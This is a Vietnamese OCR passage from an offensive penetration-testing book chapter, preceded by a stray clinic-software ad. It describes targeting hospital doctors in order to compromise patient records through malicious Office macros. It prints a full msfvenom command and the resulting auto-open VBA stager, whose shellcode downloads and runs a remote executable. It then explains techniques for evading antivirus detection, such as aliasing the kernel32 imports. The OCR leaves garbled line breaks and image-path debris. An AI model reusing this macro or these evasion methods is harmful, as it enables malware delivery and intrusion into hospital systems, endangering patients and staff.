- Tư vấn điện tử và tích hợp HIS: Bạn muốn giao tiếp qua một môi trường an toàn với bệnh nhân của mình? Thông qua tư vấn điện tử, bạn có thể. Bạn có thể tăng khả năng tiếp cận phòng khám của mình mà không mất quyền kiểm soát. Bạn cũng có thể liên kết HIS của mình với trang web phòng khám, cho phép bệnh nhân đặt lịch hẹn trực tuyến và yêu cầu kê đơn thuốc lặp lại. Không cần sự can thiệp của trợ lý!

Để tìm hiểu thêm, vui lòng liên hệ với chúng tôi!

Mục tiêu của tôi với tư cách là người kiểm tra xâm nhập sẽ là nhắm vào một trong những nhân viên bệnh viện để phá hoại hệ thống hồ sơ bệnh nhân. Việc nhắm vào chính các bác sĩ y khoa là hợp lý, vì vai trò của họ trong hệ thống cho phép họ thêm bệnh nhân và kê đơn thuốc, về bản chất chính xác là những gì chúng tôi muốn làm. Chúng tôi biết từ tài liệu kỹ thuật rằng nó tích hợp với MS Office và, xét đến bản chất mở của môi trường mà chúng tôi sẽ tấn công, thì đó có vẻ là một nơi tuyệt vời để bắt đầu.

KHI BRUCE SCHNEIER NÓI, LẮNG NGHE LÀ MỘT Ý TƯỞNG TỐT

"Xác thực hai yếu tố không phải là vị cứu tinh của chúng ta. Nó sẽ không bảo vệ chống lại lừa đảo. Nó sẽ không ngăn chặn hành vi trộm cắp danh tính. Nó sẽ không bảo vệ tài khoản trực tuyến khỏi các giao dịch gian lận. Nó giải quyết các vấn đề bảo mật mà chúng ta gặp phải 10 năm trước, chứ không phải các vấn đề bảo mật mà chúng ta gặp phải ngày nay."

Bruce Schneier

Mỗi vai trò người dùng đều sử dụng xác thực hai yếu tố; nghĩa là ngoài tên người dùng hoặc mật khẩu, nhân viên bệnh viện phải có thẻ ra vào. Bệnh nhân cũng nhận được mật khẩu một lần qua SMS hoặc email khi đăng nhập.

Một chủ đề thường xuyên trong mỗi chương sẽ là giới thiệu một phương tiện mới để phân phối tải trọng cũng như đề xuất các cải tiến cho cơ sở hạ tầng chỉ huy và kiểm soát. Với suy nghĩ đó, phương tiện đầu tiên để phân phối tải trọng mà tôi muốn thảo luận cũng là một trong những phương tiện lâu đời nhất và hiệu quả nhất.

Phân phối tải trọng Phần 1: Học cách sử dụng Macro VBA

VBA (Visual Basic for Applications) là một tập hợp con của ngôn ngữ lập trình Visual Basic độc quyền của Microsoft. Nó được thiết kế để chạy riêng trong Microsoft Word và Excel nhằm tự động hóa các hoạt động lặp lại và tạo các lệnh tùy chỉnh hoặc các nút thanh công cụ. Đây là một ngôn ngữ thô sơ đối với những thứ này, nhưng nó có khả năng nhập các thư viện bên ngoài bao gồm toàn bộ API Windows. Do đó, chúng ta có thể làm được nhiều việc với nó ngoài việc điều khiển bảng tính và quản lý danh sách gửi thư.

Macro VBA có lịch sử lâu dài như một phương tiện phân phối phần mềm độc hại, nhưng điều đó không có nghĩa là nó kém hiệu quả hơn so với trước đây. Ngược lại, trong các phiên bản Microsoft Office hiện đại (từ năm 2010 trở đi), hành vi mặc định của ứng dụng là không phân biệt giữa mã đã ký và chưa ký.
Có hai lý do cho điều này. Lý do đầu tiên là việc ký mã hiệu quả như màn múa mưa trong việc chặn mã độc và vì Microsoft đã mệt mỏi khi cảnh báo mọi người về những nguy hiểm khi sử dụng công nghệ tập lệnh cốt lõi của mình.

Trong trường hợp này, chúng ta muốn tạo một stager thực thi một payload khi mục tiêu mở tài liệu Word hoặc Excel. Có một số cách để chúng ta có thể thực hiện điều này nhưng trước tiên tôi muốn đề cập đến một số mã ví dụ được tạo ra bởi khung Metasploit nhờ công cụ msfvenom của nó. Lý do đơn giản là vì nó là một ví dụ hoàn hảo về cách không nên làm điều này.

Làm thế nào để KHÔNG dàn dựng một cuộc tấn công VBA

Mục đích của msfvenom là tạo ra các payload được mã hóa hoặc shellcode có khả năng thực thi trên nhiều nền tảng khác nhau—thường là các tác nhân riêng của Metasploit, mặc dù có các tùy chọn để xử lý mã của bên thứ ba, chẳng hạn như các tệp thực thi Trojan hiện có, v.v. Chúng ta sẽ nói sau về các trình xử lý của Metasploit, điểm mạnh và điểm yếu của chúng, nhưng bây giờ hãy giữ mọi thứ chung chung. Một khả năng msfvenom cung cấp là xuất payload kết quả dưới dạng shellcode được mã hóa thập phân trong một tập lệnh VBA có thể được nhập trực tiếp vào tài liệu Microsoft Office (xemLiệt kê 1-1). Dòng lệnh sau sẽ tạo một tập lệnh VBA để tải xuống và thực thi tệp thực thi Windows từ URL web:


Liệt kê 1-1 Mã macro VBA do msfvenom tạo ra

```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-
ga-nai -i 5 -a x86 --platform Windows EXE=c:\temp\payload.exe
URL=http://www.wherever.com
Payload size: 429 bytes

#If Vba7 Then

Private Declare PtrSafe Function CreateThread Lib "kernel32"
(ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr,
Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As
LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32"
(ByVal Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As
Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32"
(ByVal Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As
Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As
Long, ByVal Tfnsv As Long, ByVal Kyfde As Long, Spjyjr As Long,
ByVal Pcxhytlle As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long,
ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As Long, ByRef Und As Any, ByVal Issacgbu As Long) As Long
#EndIf



Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim  Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim  Qgsztm As Long, Svfb As Long
#EndIf




Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82
  _ 139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,
  _ 13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,
  _ 116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,
_ 214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,1
  _ 36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,
_
```

```
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,
_ 235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,1
  _ 7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
  _ 49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235
  _79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,
  _ 86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,
  _ 255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,
_ 232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
  _ 2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141
  _ 76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116
  _ 45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174,
_ 91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,
  _ 49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,
  _ 99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119
  _ 98,111,98,46,99,111,109,0)


Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub

Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```


Mã này đã được công cụ làm tối nghĩa một cách chu đáo (tên hàm và biến đã được tạo ngẫu nhiên) và bản thân shellcode đã được mã hóa bằng một số lần lặp lại của thuật toán shikata-ga-nai. Tuy nhiên, mã này sẽ sáng lên như cây thông Noel ngay khi tiếp xúc với bất kỳ loại phát hiện phần mềm độc hại hoặc máy quét vi-rút nào. Để minh họa, chúng tôi lấy mã này, nhập vào tài liệu Word và xem

nó có thể được phát hiện dễ dàng như thế nào (xemHình 1.3).




Hình 1.3: Mã khai thác VBA được nhập vào MS Word.

Lưu tài liệu Word này dưới dạng tài liệu hỗ trợ macro, như được hiển thị trongHình 1.4.



Hình 1.4: Lưu để kiểm tra phần mềm diệt vi-rút ban đầu.


Nếu chúng ta tải tài liệu này lên trang web quét vi-rút tổng hợpwww.virustotal.com chúng ta có thể thấy nó giữ nguyên như thế nào khi phân tích 54 cơ sở dữ liệu phần mềm độc hại riêng biệt, như được hiển thị trongHình 1.5.



Hình 1.5: Điều này chứng tỏ tỷ lệ trúng AV cao không thể chấp nhận

được. 48 lần trúng trong số 54 công cụ AV? Không đủ tốt.

VirusTotal cũng cung cấp một số thông tin kinh nghiệm gợi ý về cách những kết quả này đang được rút ra, như thể hiện trongHình 1.6.



Hình 1.6: Thông tin bổ sung.

Trong phần Thẻ, chúng ta thấy những thủ phạm lớn nhất: tự động mở và chèn mã. Hãy cùng phân tích mã VBA theo từng phần và xem chúng ta có thể làm gì để giảm dấu vết phát hiện. Nếu chúng ta biết trước mục tiêu đang chạy giải pháp AV nào thì càng tốt, nhưng mục tiêu của bạn không nên thấp hơn tỷ lệ phát hiện bằng không.

Kiểm tra mã VBA

Trong phần khai báo hàm, chúng ta có thể thấy ba hàm được nhập từ kernel32.dll. Mục đích của các hàm này là tạo luồng xử lý, phân bổ bộ nhớ cho shellcode và di chuyển shellcode vào không gian bộ nhớ đó. Thực tế là không có nhu cầu hợp pháp nào để chức năng này có sẵn trong mã macro chạy bên trong trình xử lý văn bản hoặc bảng tính. Do đó (và xét đến tính cần thiết của chúng khi triển khai shellcode), sự hiện diện của chúng thường sẽ đủ để kích hoạt phát hiện phần mềm độc hại.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal
Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As
Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal
Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As
LongPtr
```

Tuy nhiên, hãy lưu ý rằng rất nhiều trình quét vi-rút sẽ không quét phần khai báo

phần này chỉ phần chính của mã, nghĩa là bạn có thể thêm bí danh cho một hàm nhập, ví dụ như:

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias
"CTAlias" (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As
LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long)
As LongPtr
```

và chỉ gọi chính bí danh đó trong phần thân mã. Trên thực tế, điều này đủ để bỏ qua một số giải pháp AV, bao gồm cả Endpoint Protection của Microsoft.

Tránh sử dụng Shellcode

Việc dàn dựng cuộc tấn công dưới dạng shellcode rất tiện lợi nhưng có thể dễ dàng bị phát hiện.

```
Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,2
  _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,
_
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,
_
      116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,
_
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125
  _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
      139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,
_
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119
  _
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
_
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235,
_
      79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,
_
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,
_
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,
_
      255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,
_
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
```

```
_
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141,
_
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116,
_
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
91.255.213.131.236.4.235.206.83.104.198.150.135.82.255.213.106.0.87.10
 _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,25
 _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,4
 _
    98,111,98,46,99,111,109,0)
```

Chúng ta có thể mã hóa điều này theo một số cách sử dụng một số lần lặp để đảm bảo rằng nó không kích hoạt chữ ký AV và điều đó thật tuyệt; cách đó hoạt động tốt. Vấn đề là điều đó không thay đổi được thực tế rằng nó vẫn rõ ràng là shellcode. Một mảng byte (mặc dù được mã hóa ở đây dưới dạng thập phân thay vì thập lục phân quen thuộc hơn) sẽ trông đáng ngờ đối với AV và rất có thể sẽ kích hoạt cảnh báo shellcode chung. Ngoài ra, phần mềm diệt vi-rút hiện đại có khả năng truyền mã đã biên dịch (bao gồm cả shellcode) vào một máy ảo siêu nhỏ để kiểm tra theo phương pháp thử nghiệm. Sau đó, cách mã hóa không quan trọng - AV sẽ có thể thấy nó đang làm gì. Việc msfvenom kết thúc các cuộc tấn công của mình như thế này là hợp lý vì sau đó nó có thể triển khai tất cả nhiều tải trọng của mình trong một tập lệnh VBA, nhưng đối với một cuộc giao tranh APT nghiêm trọng thì điều đó gần như không đủ bí mật. Có thể mã hóa mảng này theo nhiều cách (ví dụ như dưới dạng chuỗi Base64) rồi tái tạo lại khi chạy, nhưng cách này không làm giảm đủ số lần truy cập AV để xứng đáng với công sức bỏ ra.

Khối mã tiếp theo chứa các lệnh gọi hàm:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,

Next Rxnffhltx
